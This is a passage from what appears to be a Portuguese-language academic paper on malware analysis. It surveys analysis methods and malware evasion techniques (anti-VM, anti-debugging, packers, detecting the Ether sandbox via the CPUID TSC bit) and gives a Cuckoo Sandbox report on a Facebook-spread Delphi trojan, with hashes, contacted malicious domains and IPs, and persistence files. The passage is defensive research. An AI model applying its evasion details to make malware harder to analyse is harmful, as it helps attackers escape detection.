processadores de determinadas arquiteturas que fazem com que certas instruções não se comportem como esperado.

Em Raffetseder (2007) detalha que se a instrução for executada no emulador e este não estiver preparado para apresentar o mesmo comportamento de um processador real, o *malware* irá perceber essa diferença, podendo parar ou modificar a sua execução.

Já Quist and Smith (2006) destacam que a detecção de ambiente virtualizado também é simples, com apenas uma instrução *assembly* que, mesmo executada em um nível de baixo privilégio, retorna informações internas sobre o sistema operacional presente no *guest*. Tais informações identificam o ambiente virtualizado com base nas diferenças entre estes e sistemas reais.

Para (Kang et. al. 2009), Liston and Skoudis (2006) destaca que para contornar as técnicas de anti-análise, existem meios de detectar que um *Malware* verifica se está em ambiente emulado, ou mesmo de modificar alguns valores presentes no ambiente virtual para tentar disfarçá-lo. Entretanto, o uso destas técnicas muitas vezes é insuficiente e o *malware* ainda pode detectar que está sendo executado em ambiente emulado/virtual.

Dinaburg (2008) destaca outro sistema utilizado para traçar o comportamento de um *malware* e que se baseia em VMI é o *Ether*. Este sistema utiliza VMI para obter as ações realizadas no *guest*, porém, ao contrário de *Anubis*, *Ether* se utiliza de virtualização direta do *hardware*, o que o torna imune às técnicas de anti-análise que verificam se o *hardware* é real ou emulado. A implementação da VMI é feita em uma versão modificada do *Xen hypervisor*, um *software* de virtualização. Uma vantagem de *Ether* sobre *Anubis* diz respeito à análise de exemplares de *malware* com *packers* que apresentam mal funcionamento em emuladores. Diferentemente de *Anubis*, *Ether* consegue analisar este tipo de *malware* sem qualquer problema em sua execução, dado que o *Xen* utiliza o *hardware* nativo para executar as operações do processador. Entretanto, *Ether* apresenta problemas de desempenho para obter o traço composto pelas *syscalls* que o *malware* realizou. Isso ocorre porque cada chamada de sistema executada pelo programa gera uma *page fault*, a qual é tratada pelo componente de *Ether* responsável pela obtenção do referido traço.

Pék (2011) ressalta que além disso, apesar de ser dito em sua documentação que não é possível detectar sua presença, existem meios de verificá-la, como os descritos. Nesta referência, são apontados alguns possíveis modos de detectar a presença de *Ether*, como por exemplo através de uma modificação feita pelo sistema de análise que desabilita o *bit TSC*(*Time-Stamp Counter*). Este *bit* é retornado quando se executa a instrução *CPUID* e serve para indicar quando a instrução *RDTSC* é suportada. Portanto, para detectar a execução em *Ether*, basta que se execute a instrução *CPUID* e se observe o valor retornado no *bitTSC*.

Além dos problemas apresentados com o uso da *VMI* para captura de informações, há outra limitação que diz respeito ao desempenho. Como o componente que obtém as informações fica na camada da *VMI*, que faz a interface entre o *guest* e o *host*, os dados capturados são de nível mais baixo, isto é, valores encontrados em registradores da *CPU* ou endereços de memória. Porém, a análise do comportamento do *malware*, isto é, as modificações feitas no sistema da vítima, requer a obtenção de valores de mais alto nível, como nomes de arquivos criados, registros modificados e processos inicializados. Assim, para acessar tal conteúdo precisam-se interpretar, em tempo de execução, os dados contidos na memória e no processador durante a monitoração do *malware*, o que na maioria das vezes não é uma tarefa fácil e causa uma sobrecarga no processo de análise.

4.2.2 HOOKING

A técnica de *hooking* pode ser definida por Holy Father (2004) como: “[...] um meio de se alterar as requisições e respostas resultantes das interações realizadas em um sistema operacional ou por suas aplicações, através da interceptação das funções ou eventos utilizados”.

Pode-se categorizar *hooking* como sendo de modo de usuário (*userland hooking*) ou de modo de *kernel* (*kernel hooking*). O que difere estes dois tipos é a extensão da modificação que pode ser feita no sistema e, conseqüentemente, nas aplicações. *Malwares* geralmente utilizam-se de técnicas de *hooking* para capturar ou modificar informações que estejam transitando em uma aplicação ou no sistema operacional. Através disto é possível a ocultação de suas atividades, dificultando assim a sua identificação. De acordo com Hoglund and Butler (2005), alguns *rootkits* empregam *hooking* para tornar sua presença indetectável ao sistema.

- Kernel Hooking

Para Hoglund and Butler (2005) o *kernel hooking*, ou *hooking* em nível de *kernel*, executa em um nível mais privilegiado, utilizando técnicas mais complexas que não são trivialmente detectadas por *malware*. Isto atribui uma vantagem sobre o *userland hooking*, pois torna a sua detecção mais difícil. Porém, na maioria das vezes a detecção de *kernel hooking* pode ser feita por programas que executam em nível privilegiado, como por exemplo os *rootkits*.

- Userland Hooking

Userland hooking ou *hooking* de nível de usuário é uma técnica de interceptação que pode afetar somente programas que executam em nível de usuário, não podendo

interferir em qualquer aplicação que opere em um nível mais privilegiado. Mesmo com esta limitação, tal técnica é bastante utilizada por *malware*, dado que sua implementação é mais simples.

4.2.3 DEBUGGING

Na análise dinâmica de *malware* a técnica de *debugging* pode ser utilizada para identificar características do *malware*. Utilizada inicialmente para fins não maliciosos, a técnica de *debugging* consiste em para execução de um programa em um dado momento, sendo possível verificar o que será executado a seguir. Normalmente ela é utilizada por desenvolvedores de *software*, que desejam encontrar em qual ponto sua aplicação está apresentando problemas. Para isto, basta colocar um marcador em determinados pontos, chamados de *breakpoints*, os quais irão interromper o fluxo de execução do programa no aguardo de um comando sobre o que fazer a seguir. *Debuggers*, programas que executa o processo de *debugging* de uma aplicação, são separados em duas categorias, os que utilizam os recursos providos pelo processador, mais comuns, e os que emulam o processador, sendo estes os mais poderosos, pois controlam toda a execução do programa. Se o emulador for bem feito, será muito difícil para um programa descobrir que está sofrendo *debugging*, dado que o *debugger* estará no controle da execução.

4.2.4 ENGENHARIA REVERSA

O processo de engenharia reversa consiste em extrair informações sobre um *software*, de forma que seja possível compreender seu funcionamento. Não existe uma ferramenta que realize de forma automática este processo, sendo somente possível realizá-lo de forma manual. Normalmente é aplicado em *software* onde não é possível se ter acesso ao código fonte, possibilitando assim um maior entendimento sobre as ações executadas pelo *software* durante sua execução, auxiliando inclusive

na remontagem do código do programa. Na análise de *malware*, esta técnica é utilizada quando se deseja descobrir, de forma detalhada, quais os passos desenvolvidos pelo *malware* no sistema. Isso possibilita, por exemplo, identificar quais técnicas ele utilizou para comprometer o sistema, como ele esconder suas atividades para ocultar sua execução, quais dados do sistema comprometido ele captura, dentre outras atividades normalmente executadas por *malware*. A partir dessas informações, é possível inclusive criar procedimentos que retirem da máquina comprometida todas as modificações feitas pelo *malware*, levando-a a um estado íntegro, anterior ao comprometimento. Outra aplicação para a engenharia reversa de *malware* é o reconhecimento de rotinas de cifração presentes nele. Elas normalmente são aplicadas ao *malware* para evitar que certos dados fiquem em claro no código binário como, por exemplo, um endereço utilizado pelo *malware* onde está outro componente utilizado por ele, o qual será obtido durante sua execução, ou um endereço de *email* para onde serão enviados os dados capturados na máquina comprometida.

4.2.5 DE-OFUSCAÇÃO

De-ofuscamento é o processo de transformar informação ininteligível em algo que você possa entender. De-ofuscação é uma arte, uma ciência, um *hobby*, e um requisito inegável para a análise de *malware*. Este item do trabalho classifica decodificação e empacotamento como formas de ofuscação. Embora estes se demonstrem um pouco diferentes em um sentido técnico, eles são todos métodos que os atacantes usam para manter olhos curiosos longe de certas informações. Se você não aprender técnicas de-ofuscação, a sua compreensão de *malware* e suas capacidades serão limitadas. Michael LIGH (et al. 2010) aqui demonstra uma cobertura ampla, desde a inversão de rotinas simples *XOR* a rachaduras em algoritmos de domínio público, onde aprende-se como descriptografar de comando e controle de tráfego e descompactar os binários.

De acordo com LIGH (et al. 2010) *XOR* (ou exclusivo) e codificação *base64* são duas das formas mais simples e mais comuns de ofuscação, a maioria, se não todas, as linguagens de programação, como *Python*, *C*, *Perl*, *JavaScript*, *PHP*, *Ruby*, *Delphi* e *Visual Basic*, possuem suporte a *XOR* e *base64*. Assim, os algoritmos são simples de implementar e convenientes de serem acessados.

Quando nós aprofundamos a função de análise interna, descobrimos que ele primeiro verifica que a cadeia está presente. O atacante coloca um comando para o malware entre o ponto de interrogação e do encerramento comentário, e realiza uma conversão *Base64* simples do comando para fornecer ofuscação rudimentar. A função de análise faz a conversão *Base64*, mas não interpreta o comando resultante. A análise de comando é realizada mais tarde no código uma vez a análise for concluída.

Shellcode usado dentro de um executável malicioso é geralmente fácil de identificar, porque todo o programa será gravado usando técnicas *shellcode* como ofuscamento, ou uma carga *shellcode* serão armazenados dentro do *malware* e serão injetados em outro processo.

4.3. MÉTODOS DE EVASÃO DE ANÁLISES DE MALWARE

Serão descritos a seguir algumas das principais técnicas utilizadas por atacantes para a concepção de *software* malicioso com o intuito de não serem detectados ou ao menos dificultar a detecção de suas ações e objetivos.

4.3.1 ANTI-DISASSEMBLY

Já SIKORSKI, (et al 2012) destaca que *Anti-disassembly* usa código especialmente criado ou dados em um programa para fazer com que as ferramentas de análise de *disassembly* para produzir uma listagem de programa incorreto. Esta técnica é

trabalhada por autores de *malware* manualmente, com uma ferramenta separada no processo de criação e implantação ou entrelaçados no código-fonte do seu *malware*. Todo *malware* é projetado com um objetivo específico visando o registro de teclas, o acesso *backdoor*, usando um sistema de destino para enviar *e-mail* excessivo para paralisar servidores, e assim por diante. Os autores de *malware* muitas vezes vão além desta funcionalidade básica para implementar técnicas específicas para se esconder do usuário ou administrador de sistema, usando *rootkits* ou injeção de código em processos, ou de outra forma frustrar análise e detecção.

Os autores de *malware* utilizam técnicas de *anti-disassembly* para atrasar ou impedir a análise do código malicioso. Em qualquer código que é executado com êxito podemos lançar mão da engenharia reversa, mas por blindar o seu código com técnicas *anti-disassembly* e anti-depuração, os criadores de *malware* aumentam o nível de habilidade necessária do analista *malware*. O processo de investigação urgente é prejudicado pela incapacidade do analista de *malwares* em compreender as capacidades do *software* malicioso, estes derivam de acolhimento e de rede assinaturas valiosas, e desenvolver algoritmos de decodificação. Estas camadas adicionais de proteção pode esgotar o nível de habilidade em casa em muitas organizações e requerem consultores especializados ou grandes esforços em projetos de investigação para realizar a engenharia reversa.

Além de atrasar ou prevenir a análise humana, *anti-disassembly* também é eficaz na prevenção de certas técnicas de análise automática. Muitos algoritmos de detecção de *malware* são semelhantes aos motores heurísticos dos antivírus e empregam análise da *disassembly* para identificação ou classificação do *malware*. Qualquer processo manual ou automatizado que usa instruções individuais do programa será suscetível às técnicas de anti-análise descritas neste trabalho.

4.3.2 OFUSCAÇÃO

“[...] a ofuscação é amplamente utilizada por criadores de *malware* para fugir de *scanners* de antivírus, por isso torna-se importante analisar como esta técnica é aplicada a *malwares*.” (YOU e YIM, 2010)

Ofuscação, sendo uma transformação de programa em programa, pode ser entendida como um caso especial de codificação de dados. A análise mais aprofundada mostra, que há uma série de semelhanças entre ofuscação e criptografia, mas ainda não podemos tratar essas duas técnicas como equivalentes.

Dependendo do contexto diferentes definições do processo de obscurecimento podem ser encontradas. Analisando ofuscação forma o ponto de vista da segurança e descrevendo transformação ofuscação como uma "tradução de uma só via", a seguinte definição foi dada em:

“[...] Temos que, TR é um processo de tradução, tais que $P \xrightarrow{TR} B$ traduz programa fonte P em um programa binário B. TR é uma tradução de uma via, quando necessário mais tempo para a reconstrução do programa de P a partir do programa B é maior a partir de uma constante específica T.” (WROBLEWSKI, 2002)

Existe total analogia entre a “tradução de uma via” e criptografia: esquemas criptográficos trabalham com suposição, que a codificação é fácil e reverter processo é computacionalmente complexa (sem que tenhamos a chave). A maioria das definições gerais disponíveis do processo de obscurecimento pode ser encontrada em artigos e outros escritos pelos mesmos autores. De acordo com o processo de obscurecimento formulado por WROBLEWSKI (2002), é uma transformação de um programa de computador para um programa.

$T(P)$ é um programa de transformação de P . T é uma transformação que ofusca, e no caso de $T(P)$ tem o mesmo comportamento observável como P . Além disso T deve respeitar as condições de:

- Se o programa de P não consegue terminar ou termina com uma condição de erro, então $T(P)$ pode ou não terminar;
- Caso contrário termina P e $T(P)$ deve terminar e produzir a mesma saída que P .

Definição acima não implica como uma transformação do programa devem trabalhar a fim de ser ofuscando transformação. Autor de papel fazer proposição de uma classificação de todas as transformações ofuscar, de acordo com a sua experiência e *state-of-the-art* atual em técnicas de ofuscação.

4.3.3 CHECAGEM DE HARDWARE VIRTUAL – ANTI-VM

Michael Sikorski, (2012) descreve que os autores de *malware*, por vezes, usam técnicas de *anti-Virtual Machine (anti-VM)* para frustrar as tentativas de análise. Com estas técnicas, o malware tenta detectar se ele está sendo executado dentro de uma máquina virtual. Se for detectada uma máquina virtual, ele pode agir de forma diferente ou simplesmente não funcionar. Isto pode, é claro, causar problemas para o analista.

Considerando-se que as técnicas *Anti-VM* são mais comumente encontrados em *malware* que é amplamente difundida, como *bots*, *scareware* e *spyware* (principalmente porque *honeypots* frequentemente usam máquinas virtuais e porque este *malware* geralmente tem como alvo a máquina do usuário médio, o que é improvável que esteja executando uma virtual máquina). A popularidade de *malware anti-VM* tem vindo a descer recentemente, e isso pode ser atribuído ao grande aumento no uso da virtualização. Tradicionalmente, os autores de *malware* têm usado técnicas de *anti-VM* porque só pensava analistas estaria correndo o *malware* em uma máquina virtual. No entanto, hoje os administradores e os usuários usam máquinas virtuais, a fim para tornar mais fácil para reconstruir uma máquina (reconstrução tinha sido um processo tedioso, mas as máquinas virtuais economizar tempo, o que lhe permite voltar a um instantâneo). Os autores de *malware* estão começando a perceber que só porque a máquina é um *virtualmachine* não significa necessariamente que ele não é uma vítima valiosa. Como a virtualização continua a crescer, as técnicas *anti-VM* provavelmente vai se tornar ainda menos comum. Porque técnicas *anti-VM* utilizadas normalmente em alvos *VMware*, descritas neste subitem, pode-se concentrar em técnicas *anti-VMware*. Ao examinar as técnicas mais comuns e como derrotá-los por um par de ajustes de configurações, remoção de *software*, ou remendar um executável.

As *VMware* deixam muitos artefatos em memória como resultado do processo de virtualização. Alguns são estruturas processador críticos, que, porque eles são ou movidos ou alterados em uma máquina virtual, deixam pegadas reconhecíveis. Uma técnica comumente utilizada para detectar artefatos de memória é uma busca através

de memória física para a sequência *VMware*, que temos encontrado pode detectar várias centenas de casos.

No modo *kernel*, a *VMware* usa tradução binária para emulação. Certas instruções privilegiadas em modo *kernel* são interpretadas e emulado, para que eles não são executados no processador físico. Por outro lado, no modo de usuário, o código é executado diretamente no processador, e quase todas as instruções que interage com o *hardware* ou é privilegiada ou gera uma armadilha *kernel* ou interromper. *VMware* pega todas as interrupções e processa-los, de modo que a máquina virtual ainda pensa que é uma máquina regular.

Este subitem apresenta as técnicas *anti-VMware* mais populares. Porque os autores de *malware* usar essas técnicas para retardar a análise sendo importante a capacidade de reconhecê-los. Estas técnicas são detalhadas para que o responsável pela análise possa encontrá-los na desmontagem ou a depuração, e nós já explorou maneiras de superá-los sem a necessidade de modificar *malware* no nível desmontagem.

Ao realizar a análise dinâmica de base, deve-se sempre usar uma máquina virtual, entretanto, se o seu *malwares* apresentado não parece correr tentando considerar outra máquina virtual com o *VMware Tools* desinstalados antes da depuração ou desmontagem do *malware* em busca de detecção de máquina virtual. Pode-se também executar o seu *malwares* em um ambiente virtual diferente (como o *VirtualBox* ou *Parallels*) ou até mesmo em uma máquina física. Tal como acontece com técnicas anti-depuração, técnicas *anti-VM* pode ser manchado usando o bom senso, enquanto lentamente a depuração de um processo. Por exemplo, se você ver o código encerra prematuramente em um salto condicional, pode ser fazê-lo como resultado de uma técnica *anti-VM*. Como sempre, estar ciente desses tipos de problemas e olhar em frente no código para determinar a ação a ser tomada.

4.3.4 PACKER

Para SIKORSKI (2012) os programas de empacotamento, conhecidos como *packer*, tornaram-se extremamente populares entre os criadores de *malware* porque ajudam a esconder o malware de *software* antivírus, dificultar a análise de *malware*, e diminuir o tamanho de um executável malicioso. A maioria dos empacotadores possuem facilidade em seu uso e estão disponíveis gratuitamente. Análise estática de base não é útil em um programa recheado; *malwares* embalado deve ser descompactado antes que possa ser analisada estaticamente, o que torna a análise mais complexa e desafiadora.

Estes *packers* são usados em arquivos executáveis por duas razões principais: a encolher os programas ou para impedir a detecção ou análise. Mesmo que haja uma grande variedade de *packers*, todos eles seguem um padrão semelhante: Eles transformam um executável para criar um novo executável que armazena o arquivo executável transformado como dados e contém um *stub* de descompactação que é chamado pelo sistema operacional. Inicia-se este subtítulo delineando algumas informações básicas sobre como empacotadores trabalhar e como reconhecê-los. Então vamos discutir estratégias de desembalar, começando com os mais simples e, em seguida, passar para estratégias que são cada vez mais complicadas.

Quando *malware* foi empacotado, analista normalmente tem acesso a apenas o arquivo compactado, e não pode examinar o programa descompactado original ou o programa que lotaram o *malware*. A fim de descompactar um arquivo executável, temos de desfazer o trabalho realizado pelo embalador, o que exige o entendimento da operação de um empacotador.

Todos os empacotadores tomar um arquivo executável como entrada e produz um arquivo executável como saída. O executável é comprimido lotado, criptografadas, ou transformado, tornando mais difícil de reconhecer e fazer engenharia reversa. A maioria dos embaladores usar um algoritmo de compressão para comprimir o arquivo executável de origem. Um *packer* projetado para tornar o arquivo de difícil análise pode criptografar o executável original e empregar técnicas de anti-reverso-engenharia, tais como anti-desmontagem, anti-depuração, ou *anti-VM*. *Packers* pode

embalar todo o executável, incluindo todos os dados e seção de recursos, ou embalar somente o código e seções de dados. Para manter a funcionalidade do programa original, um programa de embalagem precisa armazenar informações de importação do programa. A informação pode ser armazenada em qualquer formato, e há várias estratégias comuns, que são abordados em profundidade mais adiante neste capítulo. Ao desembalar um programa, reconstruir a seção de importação pode, por vezes, ser difícil e demorado, mas é necessário para analisar a funcionalidade do programa.

4.3.5 ANTI-DEBUGGING

Michael Sikorski (2012) relata que Anti-debugging ou Anti-depuração, em português, é uma técnica popular de anti-análise utilizada por *malwares* para reconhecer quando se está sob o controle de um depurador ou para frustrar depuradores. Os autores de *malware* sabem que os analistas de *malware* utilizar depuradores para descobrir como funciona o *malware*, e os autores utilizam técnicas de anti-depuração em uma tentativa de abrandar o analista, tanto quanto possível. Uma vez que o *malware* percebe que ele está sendo executado em um depurador, pode alterar a sua trajetória de execução de código normal ou modificar o código para causar um acidente, interferindo assim com as tentativas dos analistas para compreendê-lo, e a adição de tempo e sobrecarga adicional a seus esforços.

Há muitas técnicas, talvez anti-depuração centenas de eles e vamos discutir apenas os mais populares que temos encontrado no mundo real. Vamos apresentar maneiras de contornar as técnicas anti-depuração, mas o nosso objetivo geral deste capítulo (além de apresentá-lo a técnicas específicas) é ajudá-lo a desenvolver as habilidades que você precisa para superar métodos novos e anteriormente desconhecidos anti-depuração durante análise.

Na detecção do Windows *Debugger* o *malware* utiliza uma variedade de técnicas para verificar se há indícios de que um depurador anexado, incluindo o uso da *API* do Windows, verificando manualmente estrutura de memória para artefatos de

depuração, e procurando o sistema de resíduo deixado por um depurador. Detecção de *debugger* é a forma mais comum que o *malware* executar a anti-depuração

5. CASOS DE USO - ANÁLISE DINÂMICA DE MALWARES

Será utilizada uma *sandbox* para execução de artefatos maliciosos, simulando assim um ambiente real. A topologia utilizada será a demonstrada abaixo:




Figura 9 Topologia utilizada nas análises de malware deste trabalho. [SBSEG 2011 – Cap3, pág. 129]

5.1 SANDBOX UTILIZADA – Cuckoo Sandbox

Conforme descrito em seu site oficial (<http://www.cuckoosandbox.org/>), *Cuckoo* é um utilitário *sandboxing* que tem aplicações práticas da abordagem de análise dinâmica. Em vez de estaticamente analisando o arquivo binário, ele é executado e monitorado em tempo real. Como uma explicação simples, *Cuckoo* é um sistema *open source* automatizado de análise que permite que você execute a análise sobre o *malware* em um ambiente controlado. *Cuckoo Sandbox* começou como um projeto *Google Summer Code*, em 2010, dentro do Projeto *Honeynet*. Após o trabalho inicial, durante

o verão de 2010, a primeira versão beta foi publicada em 05 de fevereiro de 2011, quando *Cuckoo* foi anunciada publicamente e distribuído pela primeira vez.





Figura 10 Dashboard do Cuckoo Sandbox.

5.2 ANÁLISES DE MALWARES EM AMBIENTE CONTROLADO

Este *malware* categorizado como desconhecido, pois o mesmo não foi reconhecido em nenhuma ferramenta de antivírus utilizada pela análise estática.

Nome do arquivo: vídeo-facebook190.com

O artefato fora encontrado na rede social *Facebook* em um perfil de usuário qualquer. Abaixo temos a análise do *malware* em questão utilizando a *sandbox Cuckoo*, projeto de código aberto encontrado em www.cuckoosandbox.org.



[Quick Overview](#)
[Static Analysis](#)
[Behavioral Analysis](#)
[Network Analysis](#)
[Dropped Files](#)

Analysis				
Category	Started	Completed	Duration	Log
FILE	2014-11-14 01:39:44	2014-11-14 01:42:48	184 seconds	Show Log

File Details

File Name	video-facebook190.com
File Size	344576 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	5720996a7071b74ab13c755dfb49ae15
SHA1	4d376e06d0134fee4ad38cdd77d88009d1583af
SHA256	5e3caf12a56da2ab43469b84fc83a91050d8857eaa14b8ea7b3a5dec17dfbdf
SHA512	8e7f316076e03f40e096299fcdcd1b912a9698a90313fdb625a564182469943f11611090d4a84d01be2c00cf0425490a32e7c0860ad624e99f9551854f619b93
CRC32	0B86FB62
Ssdeep	6144:z0WISW+POhbxtoSggQYwMi7A8linLroil0TzxEVO+irkCihxTYbUMqwTEpSWroq:AW8YsSqFNmi7wnHoiDJElhJ+TYNqwTE
Yara	None matched

Download

Figura 11 Início da análise do Malware video-facebook190.com

Hosts		Domains	
IP		Domain	IP
8.8.8.8		www.google.com	173.194.118.178
179.235.25.147		www.google.com.br	173.194.118.183
179.235.25.187		fotos.facebook01.hotmail.ru	80.68.248.79
80.68.248.79		recoalmeida.gratisphost.info	185.27.134.164
185.27.134.164		copy.com	64.235.151.42
64.235.151.33		fotos.facebook09.hotmail.ru	80.68.248.79

Figura 12 Destinos contatados pelo malware.

Arquivos e diretórios acessados pelo *malware*, note que os primeiros nove arquivos não são arquivos do próprio sistema operacional, neste caso o *Microsoft Windows XP* com *Service Pack 3*.

Summary

Files

Registry Keys

Mutexes

```
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_60.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\sys.dat
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar
C:\Documents and Settings\cuckoo\Dados de aplicativos\veri.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_ayoh.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_mqpg.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_wjhf.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug04.tmx
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug05.tmx
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\plug*.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\medsys.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.tmx
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\med.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\sign.tmx
C:\Documents and Settings\cuckoo\Dados de aplicativos\plugin.dll.tmx
C:\Documents and Settings\cuckoo\Dados de aplicativos\ata...
```

Figura 13 Arquivos acessados e criados pelo Malware

As chaves de registro indicam que o *malware* foi escrito usando uma linguagem de programação simples e muito popular nos anos 1990 a 2000, o *Borland Delphi*.

Summary

Files

Registry Keys

Mutexes

```
HKEY_CURRENT_USER\Software\Borland\Locales
HKEY_LOCAL_MACHINE\Software\Borland\Locales
HKEY_CURRENT_USER\Software\Borland\Delphi\Locales
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ComputerName
ActiveComputerName
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3
HKEY_USERS\S-1-5-21-1547161642-789336058-1060284298-1003_Classes
HKEY_LOCAL_MACHINE\Software\Classes
\REGISTRY\USER
HKEY_LOCAL_MACHINE\Software\Classes\CLSID
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandler32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandlerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer
